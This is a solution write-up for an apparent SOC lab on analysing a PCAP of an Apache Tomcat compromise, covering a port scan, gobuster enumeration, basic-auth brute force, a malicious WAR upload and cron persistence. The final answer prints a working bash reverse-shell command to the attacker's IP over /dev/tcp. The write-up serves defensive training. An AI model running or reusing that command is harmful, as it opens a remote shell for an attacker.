
SPOILER ALERT
Scenario
The SOC team has identified suspicious activity on a web server within the company's intranet. To better understand the situation, they have captured network traffic for analysis. The PCAP file may contain evidence of malicious activities that led to the compromise of the Apache Tomcat web server. Your task is to analyze the PCAP file to understand the scope of the attack.
Questline
Q1:
Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?
Solution:
First, we take a look into Endpoints to get any IP captured

Then, I take a look into 14.0.0.120, and i found something

Yup, look like bro (14.0.0.120) try to Recon port. We could see that bro try to [SYN] any port from one source port (51985). But its not enough to prove bro is the attacker. Yeah, at least not until i found this.

Attacker using gobuster to discovery server and found admin folder. So now the proof is enough.
Answer 14.0.0.120
Q2:
Based on the identified IP address associated with the attacker, can you identify the country from which the attacker's activities originated?
Solution:
I prefer using ipinfo because its simple. Now just input Attacker's IP

Answer: China
Q3:
From the PCAP file, multiple open ports were detected as a result of the attacker's active scan. Which of these ports provides access to the web server admin panel?
Solution:
Here, since we know already the attacker and he try to acces web, so i using this filter
ip.src == 14.0.0.120 and http
Answer: 8080
Q4:
Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?
Solution:
Yeah, we know already from the earlier image.
Answer: gobuster
Q5:
After the effort to enumerate directories on our web server, the attacker made numerous requests to identify administrative interfaces. Which specific directory related to the admin panel did the attacker uncover?
Solution:
Still in the sampe packet in the image before, i follow http stream and found attacker try to access /manager but return 401 unauthorized

It means the directory is exist but attacker cant get through it. Im curious, so i try using filter
ip.src == 14.0.0.120 and http and frame contains "/manager"Then I curiously follow http stream in the first packet and yeah, it return 302 found for /manager

Answer: /manager
Q6:
After accessing the admin panel, the attacker tried to brute-force the login credentials. Can you determine the correct username and password that the attacker successfully used for login?
Solution:
So we must filter it specificly, try using
ip.addr == 14.0.0.120 and http and http.authbasic
Then i follow http stream in the 2nd packet. Here we can see the attacker try to get inital access by spamming.

Attacker keep trying for few attempts, and finally it response 200 ok

Its base64, lets decode it

Answer: admin:tomcat
Q7:
Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?
Solution:
Since it was upload, so it must be post. Try filtering using this
http.request.method==POSTThe output just one packet. Now let just follow http stream

Answer: JXQOZY.war
Q8:
After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?
Solution:
Here, i accidentally found it. I remember that bash (command in linux) usually contains "/bin/bash", so i just filter using
frame contains "/bin/bash"
Answer: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'